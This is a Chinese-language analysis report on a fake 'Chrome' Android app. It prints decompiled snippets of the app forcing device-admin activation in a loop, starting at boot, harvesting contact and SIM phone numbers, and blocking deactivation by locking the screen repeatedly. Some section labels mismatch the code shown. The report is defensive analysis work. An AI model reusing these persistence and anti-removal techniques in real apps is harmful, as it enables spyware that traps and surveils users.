

分析报告

样本名	Chrome.apk
作者	卢漫瞳
时间	2017-11-17
平台	夜神模拟器

目录

- 1. 样本概况 3
 - 1.1 样本信息 3
 - 1.2 测试环境及工具 3
- 2. 具体行为分析 3
 - 2.1 主要行为 3
 - 2.2 代码分析 8
 - 2.1 加固后的代码树结构图(是否有加固) 错误!未定义书签。
 - 2.2 程序的代码分析片段 8
- 3. 分析总结 10

1. 样本概况

1.1 样本信息

样本名称: Chrome.apk

所属家族: 无

大小: 176.69KB

MD5 值: D2D4BDEEC275C8C8AD270988A4A5C410

SHA1 值: 78947935E406F1B1AE2B5A441E29C669035B5E99

CRC32: 07AAE047

应用图标: 

敏感行为: root 权限检测、打开 2G/3G 网络、激活设备管理器

1.2 测试环境及工具

系统版本 android4.4.2

2. 具体行为分析

2.1 主要行为


1. 安装应用后无限提示需要激活，如下图：




2. 点击激活按钮后，在主屏幕中能看应用图标，几秒钟之后，图标被删除，如下图所示：



3. 在应用列表中可以发现此应用，如图：



4. 在分析过程中发现清单文件中含有申请 root 权限的代码截图如下:



```

public static void a(Activity paramActivity, Class paramClass)
{
    paramClass = new ComponentName(paramActivity, paramClass);
    Intent localIntent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
    localIntent.putExtra("android.app.extra.ADD_EXPLANATION", "");
    System.out.println(paramClass);
    System.out.print("android.app.extra.DEVICE_ADMIN");
    a(paramClass, localIntent);
    paramActivity.startActivity(localIntent);
}

public static void a(ComponentName paramComponentName, Intent paramIntent)
{
    paramIntent.putExtra("android.app.extra.DEVICE_ADMIN", paramComponentName);
}

```

5. 不断的提示激活应用

```

package com.iogf;

import android.app.Activity;

public class bgd_MainActivity
    extends Activity
{
    static Handler a = new Handler();
    static Timer b = new Timer();
    static ComponentName c;
    Runnable d = new Runnable()
    {
        public void run()
        {
            bgd_MainActivity.b.schedule(new TimerTask()
            {
                public void run()
                {
                    bgd_MainActivity.this.runOnUiThread(new Runnable()
                    {
                        public void run()
                        {
                            a.a(bgd_MainActivity.this, bddf_AdminReceiver.class);
                        }
                    });
                }
            }, 1000L, 1000L);
        }
    };
}

```

6. 自启动

```


<receiver android:name="com.gfdg.nhgdf_MyReceiver">
    <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
        <action android:name="android.intent.action.USER_PRESENT"/>
        <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</receiver>

```


7. 在清单文件中发现 Application 使用了自定义的。如图:

```
<application android:allowBackup="true" android:icon="@mipmap/icon" android:label="@string/app_name"
    android:name="com.mbfl.bdjg.MyApplication" android:supportsRtl="true">
```


在 bdjg_MyApplication 中的 onCreate 函数中动态加载了 dex 文件



8. 使用命令行工具(dex2jar)将 test.dex 进行反编(d2j-dex2jar test.dex), 使用 jd-gui.exe 工具查看 java 代码, 如图:



9. 从 MainActivity 的调用中发现最终调用的 Loader.class 部分代码解析失败, 有可能是核心代码被加密



2.2 代码分析

2.1 程序的敏感代码分析片段

读取短信内容


```

public final Set<String> a(Context paramContext)
{
    h.b(paramContext, "context");
    paramContext = paramContext.getContentResolver();
    try
    {
        Object localObject1 = (String[])new String[] { ContactsContract.CommonDataKinds.Phone.CONTACT_ID, ContactsContract.CommonDataKinds.Phone.D:
        localObject1 = paramContext.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, (String[])localObject1, null, null, null);
        Object localObject2;
        if (localObject1 != null) {
            while (((Cursor)localObject1).moveToNext())
            {
                localObject2 = ((Cursor)localObject1).getString(((Cursor)localObject1).getColumnIndex("data1"));
                if (!b.contains(localObject2))
                {
                    Set localSet = b;
                    h.a(localObject2, "number");
                    localSet.add(localObject2);
                }
            }
        }
        try
        {
            paramContext = paramContext.query(Uri.parse("content://icc/adn"), null, null, null, null);
            if (paramContext != null) {
                while (paramContext.moveToFirst())
                {
                    str = paramContext.getString(paramContext.getColumnIndex("number"));
                    if (!b.contains(str))
                    {
                        localObject2 = b;
                        h.a(str, "number");
                        ((Set) localObject2).add(str);
                    }
                }
            }
        }
    }
}

```

拒绝取消激活请求

```

public CharSequence onDisableRequested(Context paramContext, Intent paramIntent)
{
    paramIntent = paramContext.getPackageManager().getLaunchIntentForPackage("com.android.settings");
    paramIntent.setFlags(268435456);
    paramContext.startActivity(paramIntent);
    a.b(paramContext);
    return "";
}

```

锁屏

```

public static void b(Context paramContext)
{
    new Thread()
    {
        public void run()
        {
            super.run();
            int i = 0;
            for (;;)
            {
                if (i < 70) {
                    try
                    {
                        {
                            this.a.getClass().getMethod("lockNow", new Class[0]).invoke(this.a, new Object[0]);
                            Thread.sleep(99L);
                            i++;
                        }
                    }
                    catch (Exception localException)
                    {
                        for (;;)
                        {
                            localException.printStackTrace();
                        }
                    }
                }
            }
        }
    }.start();
}

```

3. 分析总结

样本程序名字、图标与谷歌浏览器名字相同，在安装后无法卸载，是一款流氓软件，获取了用户短信等信息，极有可能泄露用户隐私。

安装应用时不要轻易激活设备。

安装应用后在应用管理中无法直接卸载，可以在保存第三方应用的文件目录下把这个apk删除，重启手机后由于扫描不到apk则不会开机自启该应用。

